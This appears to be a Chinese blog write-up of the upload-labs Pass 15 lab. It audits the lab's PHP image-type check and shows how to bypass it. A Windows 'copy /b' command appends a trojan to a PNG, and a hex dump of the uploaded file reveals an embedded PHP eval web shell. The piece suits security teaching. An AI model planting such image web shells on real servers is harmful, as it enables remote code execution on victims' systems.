安全-Pass15之图片马绕过（upload-labs）

原创

小狐狸FM 于 2021-08-20 16:02:41 发布 287 收藏 1

分类专栏： 安全 # 靶场学习 文章标签： php 文件上传漏洞 安全 安全漏洞

本文链接：https://blog.csdn.net/smallfox233/article/details/119823212

安全 同时被 2 个专栏收录

91 篇文章 9 订阅

订阅专栏

靶场学习


24 篇文章 1 订阅

订阅专栏

文章目录

前言

- 前面13关的笔记已经对 `php` 的源码分析过了，之后的关卡代码类似，就不再一步步分析了
- `php` 即 `Hypertext Preprocessor` 超文本预处理器，多用于 `web` 后端
- BUUCTF的upload-labs在线靶场和本地的靶场有点差别，如果用文章的方法没法绕过时，注意看一下源码是否一致



相关介绍

PHP 百度百科

PHP: PHP 手册 - Manual

PHP: image_type_to_extension - Manual

PHP: getimagesize - Manual

php getimagesize 函数 - 获取图像信息 | 菜鸟教程

其他介绍

文件上传绕过思路集合

upload-labs靶场下载


upload-labs在线靶场-BUUCTF

蚁剑AntSword

菜刀Cknife

Seay

一、题目




```
php 后端代码
```

```php
function isImage($filename){
    $types = '.jpeg|.png|.gif';
    if(file_exists($filename)){
        $info = getimagesize($filename);
        $ext = image_type_to_extension($info[2]);
        if(stripos($types,$ext)>=0){
            return $ext;
        }else{
            return false;
        }
    }else{
        return false;
    }
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $res = isImage($temp_file);
    if(!$res){
        $msg = "文件未知，上传失败！";
    }else{
        $img_path = UPLOAD_PATH."/".rand(10, 99).date("YmdHis").$res;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "上传出错！";
        }
    }
}
```

二、WriteUp

[1]. 函数介绍

> `isImage`是靶场自定义的函数

PHP函数	介绍
date(格式)	以固定的时间格式获取当前系统的时间
file_exists(路径)	判断文件或目录是否存在
getimagesize(文件路径)	获取文件的信息，返回一个数组
image_type_to_extension(数字)	将图像类型的标记转换为对应的后缀
move_uploaded_file(文件路径，文件夹路径)	将文件移动到指定文件夹下
rand(数字1，数字2)	从数字1到数字2的范围内生成随机数，两个数字都有包含在内
stripos(主串，子串)	返回在主串中子串第一次出现的位置，未发现时将返回false

[2]. 源码审计

对应的介绍如下

```php
function isImage($filename)
{
    $types = '.jpeg|.png|.gif';
    if (file_exists($filename)) {
        $info = getimagesize($filename);
        $ext = image_type_to_extension($info[2]);
        if (stripos($types, $ext) >= 0) {
            return $ext;
        } else {
            return false;
        }
    } else {
        return false;
    }
}
```

判断文件是否存在，存在则进入if语句

通过info来获取文件的大小，为Array数组类型

判断文件类型是否为.jpeg或.png或.gif，符合进入if语句

先获取info变量的第三个元素（数字）再通过image_type_to_extension()将数字转换为对应的文件类型


```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $res = isImage($temp_file);
    if (!$res) {
        $msg = "文件未知，上传失败！";
    } else {
        $img_path = UPLOAD_PATH . "/" . rand(10, 99) . date( format: "YmdHis") . $res;
        if (move_uploaded_file($temp_file, $img_path)) {
            $is_upload = true;
        } else {
            $msg = "上传出错！";
        }
    }
}
```

获取临时文件名

通过自定义的isImage函数判断文件类型，符合时返回后缀，否则返回false

UPLOAD_PATH定义在另一个文件中，值为../upload

下方的小数点表示连接符号，用拼接多个字符串

rand(10,99)表示随机数，范围左闭右闭

文件符合条件时

移动临时文件，并重命名

date("YmdHis")是系统时间组成的数字

$res为文件后缀，值为.jpeg或.png或.gif

创建两个 `php` 文件，分析一下 `isImage` 中的几个函数作用


上传一个本地文件，查看一下值的变化


show.php

```php
<?php
    $tmp_name = $_FILES["upload"]["tmp_name"];//获取临时上传路径
    $info = getimagesize($tmp_name);//获取临时文件的大小，返回数组
    print_r($info);//打印
    echo "<br>";
    print_r($info[2]);//打印
    echo "<br>";
    $ext = image_type_to_extension($info[2]);//获取临时文件的类型，返回字符串
    print_r($ext)
?>
```


show.php | upload.php

```php
<form action="show.php" method="post" enctype="multipart/form-data">
    <input type="file" name="upload"/><br><br>
    <input type="submit" value="submit" />
</form>
```





> `$info` 数组的第三个元素的值为3，表示的类型是PNG
> `image_type_to_extension()` 函数的作用就是将图像类型的标记转换成对应的后缀

索引	介绍
0	图像宽度的像素值
1	图像高度的像素值
2	图像类型的标记
3	宽度和高度的字符串，可直接用于标签
bits	图像的每种颜色的位数，二进制格式
channels	图像的通道值，RGB图像默认是3
mime	图像的MIME信息

Array ([0] => 346 [1] => 306 [2] => 3 [3] => width="346" height="306" [bits] => 8 [mime] => image/png)
3
.png

> 下方表格内容来自PHP: getimagesize - Manual

图像类型标记	图像类型
1	GIF
2	JPG
3	PNG
4	SWF
5	PSD
6	BMP
7	TIFF(intel byte order)
8	TIFF(motorola byte order)
9	JPC
10	JP2
11	JPX
12	JB2
13	SWC
14	IFF
15	WBMP
16	XBM

- 再创建一个php文件来测试 `stripos` 函数的作用
  当后缀符合时，就会返回子串在主串的位置
  当后缀不符合时，就会返回一个布尔值
- 使用echo打印布尔类型时，值为true时打印1，值为false时打印空


```php
<?php
    $types = ".jpeg|.png|.gif";
    $ext_1 = ".png";//正确的后缀
    $ext_2 = ".wav";//错误的后缀
    $res1 = stripos($types,$ext_1);
    $res2 = stripos($types,$ext_2);
    if($res1 >= 0)
        echo $res1;//打印结果
    echo "<br><br>";//换行
    if($res2 >= 0)
        echo gettype(stripos($types,$ext_2));//获取类型
    else
        echo gettype(stripos($types,$ext_2));//获取类型
?>
```



6

boolean


[3]. 图片马绕过

先本地创建一个正常的图片和一个木马文件






> 进入 `cmd` 界面




> 使用 `copy` 命令将 `1.png` 和 `test.txt` 文件结合成一个新的文件 `2.png`，内容是后者添加到前者的末尾
> 命令： `copy 文件1路径/类型 + 文件2路径/类型 文件3路径`


类型	介绍
a	ASCII码文本
b	二进制文件


```
C:\Users\86138\Desktop\代码>copy 1.png/b + test.txt/a 2.png
1.png
test.txt
已复制         1 个文件。

C:\Users\86138\Desktop\代码>
```






上传图片木马，成功上传，木马代码未被删除
因为图片马需要结合文件包含的漏洞才能连接shell，所以能够绕过限制上传完整的木马文件就达成了目的


请选择要上传的图片：
浏览...
2.png
上传


WWW
upload-labs-master
upload
332021082014
3628.png
readme.php


起始页
2.png
3320210820143628.png
编辑方式：十六进制(H)
运行脚本
运行模板
02E0h: 20 76 00 C4 0E 80 D8 01 10 3B 00 62 07 40 EC 00
02F0h: 88 1D 00 B1 03 20 76 00 C4 0E 80 D8 01 10 3B 00
0300h: 62 07 40 EC 00 88 1D 00 B1 03 20 76 00 C4 0E 80
0310h: D8 01 10 3B 00 62 07 40 EC 00 88 1D 00 B1 03 20
0320h: 76 00 C4 0E 80 D8 01 10 3B 00 62 07 40 EC 00 88
0330h: 1D 00 B1 03 20 76 00 C4 0E 80 D8 01 10 3B 00 62
0340h: 07 40 EC 00 88 1D 00 B1 03 20 76 00 C4 0E 80 D8
0350h: 01 10 3B 00 62 07 40 EC 00 88 1D 00 B1 03 20 76
0360h: 00 C4 0E 80 D8 01 10 3B 00 62 07 40 EC 00 88 1D
0370h: 00 B1 03 20 76 00 C4 0E 80 D8 01 10 3B 00 62 07
0380h: 40 EC 00 88 1D 00 B1 03 20 76 00 C4 0E 80 D8 01
0390h: 10 3B 00 62 07 40 EC 00 C8 0F BF 65 05 61 D6 CC
03A0h: D0 74 00 00 00 00 49 45 4E 44 AE 42 60 82 3C 3F
03B0h: 70 68 70 20 40 65 76 61 6C 28 24 5F 50 4F 53 54
03C0h: 5B 63 6D 64 5D 29 3B 3F 3E 1A
https://blog.csdn.net/smallfox233